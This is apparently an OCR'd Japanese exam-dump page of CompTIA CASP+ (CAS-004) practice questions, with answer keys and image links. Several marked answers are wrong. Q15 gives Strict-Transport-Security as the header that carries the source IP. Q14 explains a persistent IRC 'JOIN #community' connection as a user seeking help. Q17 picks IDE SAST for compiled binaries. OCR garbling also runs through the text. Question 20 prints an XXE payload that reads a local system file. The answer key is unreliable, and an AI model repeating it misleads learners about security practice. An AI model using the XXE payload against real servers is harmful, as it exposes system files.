CompTIA.CAS-004.v2023-10-26.q186

試験コード:	CAS-004
試験名称:	CompTIA Advanced Security Practitioner (CASP+) Exam
認定資格:	CompTIA
無料問題数:	186
バージョン:	v2023-10-26
アクセス数:	1413
ページビュー数:	1860
https://www.jpnpdf.com/CompTIA.CAS-004.v2023-10-26.q186-mondaishu.html	


最新問題: **1**
ある中小企業は最近、軍事計画用のプロトタイプ技術を開発しました。同社のセキュリティ エンジニアは、新しく開発された機密情報が盗まれる可能性を懸念しています。
脅威をプロアクティブに管理するためにセキュリティ エンジニアが行うべきことは次のうちどれですか?
A. OSINT 技術を使用して脅威を評価および分析します。
B. MITRE ATT&CK フレームワークを利用して TTR をマッピングします。
C. 会社に関連する情報共有コミュニティに参加します。
D. データ セキュリティのベスト プラクティスなど、新たな脅威に対処するためにセキュリティ意識向上トレーニングを更新します。
Answer: D (メーッセージを残す**)**

最新問題: **2**
小規模銀行の最高情報セキュリティ責任者 (CISO) には、コア バンキング アプリケーションのサードパーティ侵入テストを毎年実施する必要があるというコンプライアンス要件があります。次のサービスのうち、最も低いリソース使用量でコンプライアンス要件を満たすサービスはどれですか?
A. 赤チーム狩り
B. ホワイトボックステスト
C. ブルーラーン演習
D. ブラックボックステスト
E. グレーボックステスト
Answer: (解答を表示する**)**


最新問題: **3**


ソフトウェア開発会社の管理者は、デジタル署名を使用して会社のアプリケーションの整合性を保護したいと考えています。開発者らは、すべてのアプリケーションで署名プロセスが失敗し続けると報告しています。ただし、署名に使用されたのと同じキー ペアが Web サイト上で適切に機能しており、有効であり、信頼できる CA によって発行されています。
署名が失敗する原因として最も考えられるのは次のうちどれですか?
A. 開発者向けに NTP サーバーが正しく設定されていません。
B. 証明書は間違ったキーの使用法に設定されています。
C. CA は証明書を CRL_ に含めています
D. 各アプリケーションには、証明書に SAN またはワイルドカード エントリがありません。
Answer: (解答を表示する**)**

最新問題**: 4**



組織は災害復旧と業務継続を計画しています。
手順
次のシナリオと手順を確認してください。関連する各結果を影響を受けるホストと照合します。シナリオ 3 を適切なホストに関連付けた後、ホストをクリックして、その結果に対する適切な修正アクションを選択します。
各結果は複数回使用される場合があります。
シミュレーションを初期状態に戻したい場合は、[すべてリセット] ボタンをクリックしてください。
Answer:





A natural disaster may disrupt operations at Site A, which would then cause unreliable Internet connectivity at Site B due to route flapping.

Corrective Action

Modify the BGP configuration

最新問題: **5**
サイバーセキュリティ エンジニアは、システムの脆弱性を分析します。このツールは楕円形を作成しました。出力としての結果文書。エンジニアが結果を人間が読める形式で解釈できるようにするには、次のうちどれですか?
(2つ選択してください。)
A. XML スタイルシート
B. テキストエディタ
C. デバッグユーティリティ
D. OOXML エディター
E. イベントビューア
F. SCAP ツール
Answer: B,F (メーッセージを残す**)**

最新問題: **6**
企業の財務部門は、システム上の暗号化されていないファイルにデータをエクスポートする新しい支払いシステムを導入しました。同社はファイルに制御を導入し、適切な担当者のみがアクセスを許可されたようにしました。
この状況で部門が使用したリスク手法は次のうちどれですか?
A. 軽減する
B. 避ける
C. 受け入れる
D. 転送
Answer: (解答を表示する**)**

最新問題: **7**
金融業界の企業は、相当数の顧客からの取引リクエストを電子メールで受け取ります。CIRT は、セキュリティ侵害を認める根本原因の分析を行っているときに、侵害されたアカウントのいくつかにアクセスできる顧客担当の従業員が使用するデスクトップの IP アドレスからのポート 80 トラフィックの異常な急増を相関させます。その後のデバイスのウイルス対策スキャンでは結果は返されませんが、CIRT はデバイス上で文書化されていないサービスが実行されていることを発見します。次の制御のうち、将来同様の検出時間を短縮するものはどれですか。
A. ホストベースのファイアウォールを展開し、ログを SIEM に送信する
B. ウイルス対策 DAT 更新の頻度を 1 日 2 回に増やす
C. 受信した添付ファイルを自動的に隔離するようにモールを設定する
D. アプリケーションのブラックリストの実装
Answer: (解答を表示する**)**

最新問題: **8**

セキュリティ エンジニアは、従業員が有線ネットワーク上の範囲内の IP アドレスを取得するという問題のトラブルシューティングを行っています。エンジニアが同じポートに別の PC を追加すると、その PC は正しい範囲の IP アドレスを取得します。次に、エンジニアは従業員の PC をワイヤレス ネットワークに接続しましたが、その PC が依然として適切な範囲の IP アドレスを取得していないことに気づきました。PC はすべてのソフトウェアとウイルス対策定義が最新であり、IP アドレスは APIPA アドレスではありません。問題が最も考えられるのは次のうちどれですか?

A. 会社は VLAN 割り当てに 802.1x を使用しており、ユーザーまたはコンピュータが間違ったグループに属しています。

B. DHCP サーバーが利用できないため、IP アドレスが PC に返されません。

C. DHCP サーバーは、有線インターフェイス用の PC の MAC アドレスを予約しています。

D. WiFi ネットワークは WPA2 Enterprise を使用しており、コンピューター証明書の SAN フィールドに間違った IP アドレスが含まれています。

Answer: A (メーッセージを残す**)**

最新問題**: 9**

セキュリティ担当者は、マーケティング部門が組織のソーシャル メディア プラットフォームのセキュリティを確保するのを支援しています。主な懸念事項は次の 2 つです。

最高マーケティング責任者 (CMO) の電子メールが部門全体でユーザー名として使用されています

パスワードは部門内で共有されています

アナリストが推奨するのに最適なコントロールは次のうちどれですか?

A. すべてのマーケティング ユーザーに対して複数のソーシャル メディア アカウントを作成し、アクションを分離します。


B. 各メディア プラットフォームにどの OAuth 構成が設定されているかを決定するために、定期的かつスケジュールされたレビューを実施します。

C. すべてのユーザーに対して MFA を構成して、他の認証への依存を減らします。

D. 共有されるパスワードが十分であり、どこにも書き留められていないことを確認してください。

Answer: (解答を表示する**)**

最新問題**: 10**



組織は災害復旧と業務継続を計画しています。


手順

次のシナリオと手順を確認してください。関連する各結果を影響を受けるホストと照合します。


シナリオ 3 を適切なホストに関連付けた後、ホストをクリックして、その結果に対する適切な修正アクションを選択します。

各結果は複数回使用される場合があります。

シミュレーションを初期状態に戻したい場合は、[すべてリセット] ボタンをクリックしてください。



Answer:



最新問題: **11**
ある企業は、より迅速に市場投入するための戦略の一環として、ソフトウェアの開発にサードパーティを雇いました。会社のポリシーでは、次の要件が概説されています。
実稼働ソフトウェアをコンテナー レジストリに公開するために使用される資格情報は、安全な場所に保存する必要があります。
アクセスは、サードパーティ開発者が資格情報を直接読み取ることができないように、パイプライン サービス アカウントに制限する必要があります。
これらの共有資格情報へのアクセスを保存および監視するための最良の推奨事項は次のうちどれですか?
A. MFA
B. TPM
C. キー コンテナー
D. ローカルの安全なパスワード ファイル
Answer: (解答を表示する**)**

最新問題: **12**
組織には以下の内容を含む契約文書が必要です。
※対象となる内容の概要
* 目標と目的
* 各当事者のパフォーマンス指標
* すべての当事者による契約の管理方法の見直し
この種の契約文書を最も適切に説明しているのは次のうちどれですか?

A. SLA
B. BAA
C. 秘密保持契約
D. ISA
Answer: (解答を表示する**)**
説明
サービス レベル アグリーメントは、サービス プロバイダーと顧客の間の契約で、提供されるサービスのレベル、それらのサービスを測定する基準、および両当事者による契約の管理方法の概要を示します。SLA には、紛争解決および契約の終了に関する規定も含まれています。

最新問題**: 13**
セキュリティ アナリストは、承認されたパブリック SSH ジャンプ サーバー上の異常なアクティビティに関するアラートを SIEM から受け取ります。さらに調査するために、アナリストは /var/log/auth.log: graphic.ssh_auth_log からイベント ログを直接取得します。
ログ内のアクティビティによる潜在的なリスクに最もよく対処するのは、次のアクションのうちどれですか?
A. AllowUsers 構成ディレクティブの変更
B. サービス アカウントのパスワードが正しく設定されていないことを警告する
C. ホストキー設定の実装
D. 外部ポート 22 へのアクセスを制限する
Answer: (解答を表示する**)**

最新問題**: 14**
セキュリティ オペレーション センターのアナリストは、データベース サーバーと未知の外部 IP アドレス間の異常なアクティビティを調査し、次のデータを収集しました。
* dbadmin は午前 7 時 30 分に最後にログインし、午前 8 時 05 分にログアウトしました。
* 外部アドレスへの永続的な TCP/6667 接続が午前 7 時 55 分に確立されました。接続はまだアクティブです。
* 接続を維持するために転送されるバイト数を除けば、接続の開始以来、1 時間あたりわずか数キロバイトのデータ転送のみです。
* PCAP からのアウトバウンド要求ペイロードのサンプルには、ASCII コンテンツ ｢JOIN #community｣が示されていました。
最も考えられる根本原因は次のうちどれですか?
A. SQL インジェクションを使用してデータベース サーバーからデータが抽出されました。
B. 仮想通貨マイニングのためにシステムが乗っ取られました。
C. ボットネット型トロイの木馬がデータベース サーバーにインストールされています。
D. dbadmin ユーザーは、インターネット リレー チャットを介してコミュニティにヘルプを求めています。
Answer: D (メーッセージを残す**)**

dbadmin ユーザーは、インターネット リレー チャットを通じてコミュニティに支援を求めています。与えられた情報の手がかりは、dbadmin ユーザーが午前 7 時 55 分に外部アドレスへのインターネット リレー チャット (IRC) 接続を確立したことを示しています。この接続はまだアクティブであり、開始以来数キロバイトのデータしか転送されていません。接続。 ℐOIN #community」のサンプルアウトバウンドリクエストペイロードも、ユーザーが IRC チャットルームに参加しようとしていることを示唆しています。これは、dbadmin ユーザーが IRC 接続を使用して、問題に関するヘルプをコミュニティに問い合わせていることを示唆しています。したがって、異常なアクティビティの根本原因は、dbadmin ユーザーが IRC 経由でコミュニティに助けを求めている可能性があります。参照: CompTIA Advanced Security Practitioner (CASP+) スタディ ガイド、第 10 章、侵入および不審なアクティビティの調査。

最新問題**: 15**
セキュリティ アナリストは、ワークステーションからの代替アウトバウンド Web 接続を追跡したいと考えています。アナリストの会社は、発信トラフィックを境界ファイアウォールに転送するオンプレミスの Web フィルタリング ソリューションを使用しています。セキュリティ アナリストがファイアウォールから接続イベントを取得すると、送信 Web トラフィックの送信元 IP は、Web フィルタリング ソリューションの変換された IP になります。ソース NAT を含むこのシナリオを検討します。ワークステーションからの実際のソース IP を含めるために HTTP ヘッダーに挿入する最良のオプションは次のうちどれですか?
A. X-Forwarded-Proto
B. X-Forwarded-For
C. キャッシュ制御
D. コンテンツ セキュリティ ポリシー
E. 厳格なトランスポート セキュリティ
Answer: E (メーッセージを残す**)**

最新問題**: 16**
ある組織は、機密の PLL およびパスポート番号などの ID 情報を処理する新しい SaaS CRM システムのセキュリティ体制を評価しています。SaaS CRM システムは、組織の現在のセキュリティ基準を満たしていません。評価では次のことが特定されます。
1- システムの運用開始が遅れると、1 日あたり 20,000 ドルの収益損失が発生します。
2- 固有のリスクが高い。
3- 残留リスクが低い。
4- コンタクト センターへのソリューションの展開は段階的に行われます。
次のリスク処理手法のうち、組織の要件を最もよく満たすものはどれですか?
A. リスクが高すぎて受け入れられないため、セキュリティ免除を申請します。
B. リスクを管理するために補償コントロールが実装されているため、リスクを受け入れます。
C. 組織はクラウド サービスを使用しているため、リスクを SaaS CRM ベンダーに転送します。
D. SaaS CRM プロバイダーとの責任共有モデルを受け入れることで、リスクを回避します。

Answer: (解答を表示する**)**

最新問題: **17**
残念ながら、ある組織では、アプリケーションを実稼働環境に導入する前に精査するための新しいソフトウェア保証プログラムを確立しています。アプリケーションの多くは、コンパイルされたバイナリとしてのみ提供されます。組織がこれらのアプリケーションを分析するために使用すべきものは次のうちどれですか? (2 つ選択してください)。
A. サードパーティの依存関係管理
B. IAST
C. IDE SAST
D. 回帰テスト
E. ファズテスト
F. SAST
Answer: C,E (メーッセージを残す**)**

最新問題: **18**
法医学対応でステガナリシス技術を使用する利点は次のうちどれですか?
A. DRM で保護されたメディアに対する独自の攻撃の頻度の特定
B. 安全な音声通信で使用される対称暗号の解読
C. .wav ファイル内のデータの最下位ビット エンコーディングの識別
D. 取得した証拠の保管過程の維持
Answer: C (メーッセージを残す**)**

最新問題: **19**
ある企業のセキュリティ エンジニアは、新製品の市場投入で自社に先を越されている競合他社による最近の挫折を軽減するシステムを設計しています。いくつかの製品には、エンジニアの会社によって開発された独自の機能強化が組み込まれています。ネットワークにはすでに SEIM と NIPS が含まれており、すべてのユーザー アクセスに 2FA が必要です。関連するリスクを軽減するために、エンジニアは次のシステムのうちどれを NEXT として検討すべきですか?
A. DLP
B. UTM
C. データ フローの強制

D. メールゲートウェイ
Answer: A (メーッセージを残す**)**

最新問題**: 20**
セキュリティ アナリストは、同社の WAF が適切に構成されていないことを発見しました。メイン Web サーバーが侵害され、悪意のあるリクエストの 1 つで次のペイロードが見つかりました。

```
<!DOCTYPE doc [
<!ELEMENT doc ANY>
<ENTITY xxe SYSTEM "file:///etc/password">]>
<doc>&xxe;</doc>
```

この脆弱性を軽減するのに最も適したものは次のうちどれですか?
A. データエンコーディング
B. 入力チェック
C. ネットワーク侵入防止
D. キャプチャ
Answer: (解答を表示する**)**

最新問題**: 21**
A社がB社を買収しました。
セキュリティ エンジニアは監査中に、B 社の環境にパッチが適切に適用されていないことを発見しました。これに応じて、A 社は、B 社のインフラストラクチャが A 社のセキュリティ プログラムに統合されるまで、2 つの環境の間にファイアウォールを設置しました。
次のリスク処理手法のうちどれが使用されましたか?
A. 軽減する
B. 回避
C. 受け入れる
D. 転送
Answer: A (メーッセージを残す**)**

最新問題**: 22**
